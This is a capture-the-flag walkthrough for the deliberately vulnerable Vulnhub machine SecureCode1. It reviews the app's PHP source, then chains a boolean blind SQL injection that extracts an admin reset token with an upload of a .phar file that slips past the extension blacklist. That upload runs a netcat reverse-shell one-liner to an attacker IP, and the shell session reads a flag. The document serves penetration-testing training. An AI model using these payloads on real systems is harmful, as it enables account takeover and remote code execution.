SecureCode1

Tuesday, May 25, 2021   7:28 PM

###WalkThrough for Vulnhub machine SecureCode1
https://www.vulnhub.com/entry/securecode-1,651/
###Vulnerable Machine Author: sud0root
###WalkThrough by ApexPredator

SPOLIERS BELOW only use if stuck, except take this first time saving hint to get the source code
Enumerate webroot for zip files to get the source code

Download source_code.zip to begin analyzing the source code

There is a password reset option that uses an insecure random number generator to create tokens,
however it's not so simple to crack and guess the token so likely rabbithole

```
51                    </div>
52                        <input type="submit" value="Submit" class="btn btn-primary">
53                    </div>
54                </div>
55            </form>
56        <div class="col-md-3">
57
58    <?php }
59
60
61    function generateToken(){
62        $characters = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
63        $charactersLength = strlen($characters);
64        $randomString = '';
65        for ($i = 0; $i < 15; $i++) {
66            $randomString .= $characters[rand(0, $charactersLength - 1)];
67        }
68        return $randomString;
69    }
70
71    function send_email($username, $token){
72
73        $message = "Hello ".htmlentities($username).",\n";
74        $message .= "Please follow the link below to reset your password: \n";
75        $message .= "http://".gethostname()."/doResetPassword.php?token=$token \n";
76        $message .= "Thanks.\n";
```

Pages that require authentication have include ../include/isAuthenticated.php at the top

```
1    <?php
2
3    include "../include/header.php";
4    include "../include/isAuthenticated.php";
5
6    $id = mysqli_real_escape_string($conn, $_POST['id']);
7    $id_user = mysqli_real_escape_string($conn, $_POST['id_user']);
8    $name = mysqli_real_escape_string($conn, $_POST['name']);
9    $imgname = mysqli_real_escape_string($conn, $_FILES['image']['name']);
10   $description = mysqli_real_escape_string($conn, $_POST['description']);
11   $price = mysqli_real_escape_string($conn, $_POST['price']);
12
13   $blacklisted_exts = array("php", "phtml", "shtml", "cgi", "pl", "php3", "php4", "php5", "php6");
14
15   if(isset($id, $id_user, $name, $imgname, $description, $price)){
16
17       $ext = strtolower(pathinfo($imgname)['extension']);
18       if(!in_array($ext, $blacklisted_exts)){
19
20           $up = move_uploaded_file($_FILES['image']['tmp_name'], "image/".$imgname);
21           $res = mysqli_query($conn, "UPDATE item SET name='$name', imgname='$imgname', description='$description',price='$price' WHERE id='$id'");
22           if($res == true AND $up == true){
23               $_SESSION['status']=" Item data has been edited";
24           }else{
```

It checks to see if id_level is set for the session (1 for admin, 2 for customer)

```php
1  <?php
2
3  if($sil!=1){
4      $_SESSION['danger']="You not have access to visit that page";
5      header("Location: ../login/login.php");
6      die();
7  }
8
9  ?>
```

```php
12      <title>HackShop</title><link rel="stylesheet" href="../asset/css/bootstrap.css">
13      <link rel="stylesheet" href="../asset/css/bootstrap.min.css">
14      <link rel="stylesheet" href="../asset/css/style.css">
15      <script src="../asset/js/jquery-3.5.1.slim.min.js"></script>
16      <script src="../asset/js/bootstrap.js"></script>
17      <script src="../asset/js/bootstrap.min.js"></script>
18
19  <?php
20  if(isset($_SESSION['id'])){
21      $sid = $_SESSION['id'];
22      $sus = $_SESSION['username'];
23      $sil = $_SESSION['id_level'];
24      if($sil == 1){
25          ?>
26          <nav class="navbar navbar-default">
27              <div class="container-fluid">
28              <div class="navbar-header">
29                  <a class="navbar-brand" href="#">HackShop</a>
30              </div>
31              <ul class="nav navbar-nav">
32              <?php
33                  if(!isset($_GET['page'])){
34                      ?>
35                      <li class = "nav-link"><a href="../users/index.php?page=user">Use
```

Source_code.zip also contains the initial database showing users admin and customer and there id_levels

```sql
34
35  CREATE TABLE `user` (
36      `id`  int(5) NOT NULL,
37      `username` varchar(50) NOT NULL,
38      `password` varchar(50) NOT NULL,
39      `email` varchar(100) NOT NULL,
40      `gender` varchar(10) NOT NULL,
41      `id_level` int(5) NOT NULL,
42      `token` varchar(50) DEFAULT NULL
43  ) ENGINE=InnoDB DEFAULT CHARSET=latin1;
44
45
46  INSERT INTO `user` (`id`, `username`, `password`, `email`, `gender`, `id_level`, `token`) VALUES
47  (1, 'admin', '24b97b1ec42a3deace58636148135f7d', 'admin@hackshop.com', 'Male', 1, ''),
48  (2, 'customer', '355509442720e7eaa27d4e2fc8abe95a', 'customer@hackshop.com', 'Female', 2, '');
49
50
51  ALTER TABLE `item`
52      ADD PRIMARY KEY (`id`),
53      ADD KEY `id_user` (`id_user`);
54
55
56  ALTER TABLE `level`
```

The password reset page will set the token field for the user's entry in the user database table

```php
1  <?php
2
3  include "../include/header.php";
4  $username = mysqli_real_escape_string($conn, @$_POST['username']);
5
6  if(isset($username) and ctype_alnum($username)){
7
8      $data = mysqli_query($conn, "SELECT * FROM user");
9      $users = [];
10     while($result= mysqli_fetch_array($data)){
11         array_push($users, $result['username']);
12     }
13
14     if(in_array($username, $users)){
15
16         $token = generateToken();
17         mysqli_query($conn,"UPDATE user SET token = '$token' WHERE username = '$username'");
18         send_email($username, $token);
19         $_SESSION['status']=" Password Reset Link has been sent to you via Email, please check it out.";
20         header("location: login.php");
21         die();
22
23     }else{
24
25         $_SESSION['danger']=" Username not found.";
26         header("location: resetPassword.php");
27         die();
28
29     }
30
31 }else{
32
33 ?>
34
35 <div class="container">
36         <br><br><br><br><br>
37         <div class="col-md-3">
```

Viewitem.php does not have the include/isAuthenticated.php and does a manual check but does not
break out from the code if id_level is not set and client doesn't redirect allowing access to the SQL query

where $id is not surround with single quotes making it injectable

File   Edit   View   Selection   Find   Packages   Help

| Project | test.phar | viewItem.php | rvsh.phar |

```php
1   <?php
2
3   // Still under development
4   session_start();
5   ini_set("display_errors", 0);
6   include "../include/connection.php";
7
8   // see if user is authenticated, if not then redirect to login page
9   if($_SESSION['id_level'] != 1){
10
11      $_SESSION['danger'] = " You not have access to visit that page";
12      header("Location: ../login/login.php");
13
14  }
15  // only for users with level 1 (admins)
16  // prevent SQL injection
17  $id = mysqli_real_escape_string($conn, $_GET['id']);
18  $data = mysqli_query($conn, "SELECT * FROM item WHERE id = $id");
19  $result = mysqli_fetch_array($data);
20
21  //var_dump($result);
22  if(isset($result['id'])){
23      http_response_code(404);
24  }
25
26
27  ?>
```

Project tree:
- securecode1
  - asset
  - include
    - connection.php
    - header.php
    - isAuthenticated.php
  - item
    - image
      - .htaccess
      - 1.png
      - 2.png
      - 3.jpg
      - 4.jpg
      - index.html
    - addItem.php
    - destroy.php
    - editItem.php
    - index.php
    - newItem.php
    - updateItem.php
    - viewItem.php
  - login
    - checkLogin.php
    - doChangePassword.php
    - doResetPassword.php

Manually verify that admin is a valid account by requesting a token

Admin is valid


Attempting to manually navigate to item/viewitem.php in the browser redirects to login as expected, if
an id is passed a valid id (1) goes to black page and invalid (0) redirects to login page

Valid and unvalid item ids determined by the list of item images under item/image

When the request is viewed in burp you can see a valid id returns HTTP status 404 (as mentioned in the code) and invlaid redirects to login page

Test SQL injection with id=1 AND 1=1 (use + instead of spaces)

404 returned as expected test 1=2 to verify false redirects

Build boolean based SQL query to determine token, start by verifying we can pull the admin user
account name where we know the first letter is a with id=1
+AND+ascii(substring((select+username+from+user+WHERE+id_level+=1+LIMIT+1),1,1))+=97 **97 is
the ASCII code for a

Verify false for wrong first letter (b)

Verify second letter is d

Now change query to select token instead of username and build loop to expose token. PoC.py contains the necessary code. Request token for admin account, pull token thru SQLi, reset password and login. Flag1 will be visible after login

Reviewing the items pages shows that newitem.php contains blacklisted file extensions and checks mime type for image upload for new item

```php
<?php

include "../include/header.php";
include "../include/isAuthenticated.php";

$id_user = mysqli_real_escape_string($conn, $_POST['id_user']);
$name = mysqli_real_escape_string($conn, $_POST['name']);
$imgname = mysqli_real_escape_string($conn, $_FILES['image']['name']);
$description = mysqli_real_escape_string($conn, $_POST['description']);
$price = mysqli_real_escape_string($conn, $_POST['price']);

$blacklisted_exts = array("php", "phtml", "shtml", "cgi", "pl", "php3", "php4", "php5", "php6");
$mimes = array("image/jpeg", "image/png", "image/gif");

if(isset($id_user, $name, $imgname, $description, $price)){

    $ext = strtolower(pathinfo($_FILES['image']['name'])['extension']);
    $mime = mime_content_type($_FILES['image']['tmp_name']);
    if(!in_array($ext, $blacklisted_exts) AND in_array($mime, $mimes)){

        $up = move_uploaded_file($_FILES['image']['tmp_name'], "image/".$_FILES['image']['name']);
        $res = mysqli_query($conn,"INSERT INTO item VALUES('','$id_user','$name','$description','$imgname','$price')");
        if($res == true AND $up == true){
            $_SESSION['status'] = " Item data has been Added";
```

Updateitem only has a file extension blacklist

```php
<?php

include "../include/header.php";
include "../include/isAuthenticated.php";

$id = mysqli_real_escape_string($conn, $_POST['id']);
$id_user = mysqli_real_escape_string($conn, $_POST['id_user']);
$name = mysqli_real_escape_string($conn, $_POST['name']);
$imgname = mysqli_real_escape_string($conn, $_FILES['image']['name']);
$description = mysqli_real_escape_string($conn, $_POST['description']);
$price = mysqli_real_escape_string($conn, $_POST['price']);

$blacklisted_exts = array("php", "phtml", "shtml", "cgi", "pl", "php3", "php4", "php5", "php6");

if(isset($id, $id_user, $name, $imgname, $description, $price)){

    $ext = strtolower(pathinfo($imgname)['extension']);
    if(!in_array($ext, $blacklisted_exts)){

        $up = move_uploaded_file($_FILES['image']['tmp_name'], "image/".$imgname);
        $res = mysqli_query($conn, "UPDATE item SET name='$name', imgname='$imgname', description='$description',price='$price' WHERE id='$id'");
        if($res == true AND $up == true){
            $_SESSION['status']=" Item data has been edited";
        }else{
            $_SESSION['danger']=" Failed to edit Item";
        }
        header("Location: index.php");
        die();
```

.phar is not excluded and is executed as php, similar to a java jar file but for php

```php
<?php

include "../include/header.php";
include "../include/isAuthenticated.php";

$id = mysqli_real_escape_string($conn, $_POST['id']);
$id_user = mysqli_real_escape_string($conn, $_POST['id_user']);
$name = mysqli_real_escape_string($conn, $_POST['name']);
$imgname = mysqli_real_escape_string($conn, $_FILES['image']['name']);
$description = mysqli_real_escape_string($conn, $_POST['description']);
$price = mysqli_real_escape_string($conn, $_POST['price']);

$blacklisted_exts = array("php", "phtml", "shtml", "cgi", "pl", "php3", "php4", "php5", "php6");

if(isset($id, $id_user, $name, $imgname, $description, $price)){

    $ext = strtolower(pathinfo($imgname)['extension']);
    if(!in_array($ext, $blacklisted_exts)){

        $up = move_uploaded_file($_FILES['image']['tmp_name'], "image/".$imgname);
        $res = mysqli_query($conn, "UPDATE item SET name='$name', imgname='$imgname', description='$description',price='$price' WHERE id='$id'");
        if($res == true AND $up == true){
            $_SESSION['status']=" Item data has been edited";
        }else{
            $_SESSION['danger']=" Failed to edit Item";
        }
        header("Location: index.php");
        die();
```

Construct a simple phar to exec a reverse shell

```php
<?php echo shell_exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.163.128 4444 >/tmp/f'); ?>
```

Build final PoC script to put all the pieces together

```
kali@kali:~/vulnhub/securecode1$ python3 poc.py -t 192.168.163.143 -i 192.168.163.128 -pt 4444 -p offsec123
[+] Extrcting administrator Username via SQL Injection...
admin
[+] Requesting password reset token...
[*] Passsword reset token request succeeded
[+] Extracting token for admin via SQL Injection...
pQjOD6W3awpbijt
[+] Using token to change password...
[*] Valid token supplied. Reseting password..
[+] Logging in with new credentials admin/offsec123...
[*] FLAG1: ▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓
[+] Uploading reverse shell to target...
[+] Initating reverse shell. Check NetCat listener....
kali@kali:~/vulnhub/securecode1$
```

```
kali@kali:~/vulnhub/securecode1$ nc -nlvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.163.143.
Ncat: Connection from 192.168.163.143:56364.
bash: cannot set terminal process group (578): Inappropriate ioctl for device
bash: no job control in this shell
www-data@secure:/var/www/html/item/image$ hostname
hostname
secure
www-data@secure:/var/www/html/item/image$ whoami
whoami
www-data
www-data@secure:/var/www/html/item/image$ cat /var/www/flag2.txt
cat /var/www/flag2.txt
legendary

FLAG2: ▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓

www-data@secure:/var/www/html/item/image$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:da:5e:09 brd ff:ff:ff:ff:ff:ff
    inet 192.168.163.143/24 brd 192.168.163.255 scope global dynamic noprefixroute ens33
       valid_lft 1206sec preferred_lft 1206sec
    inet6 fe80::20c:29ff:feda:5e09/64 scope link
       valid_lft forever preferred_lft forever
www-data@secure:/var/www/html/item/image$
```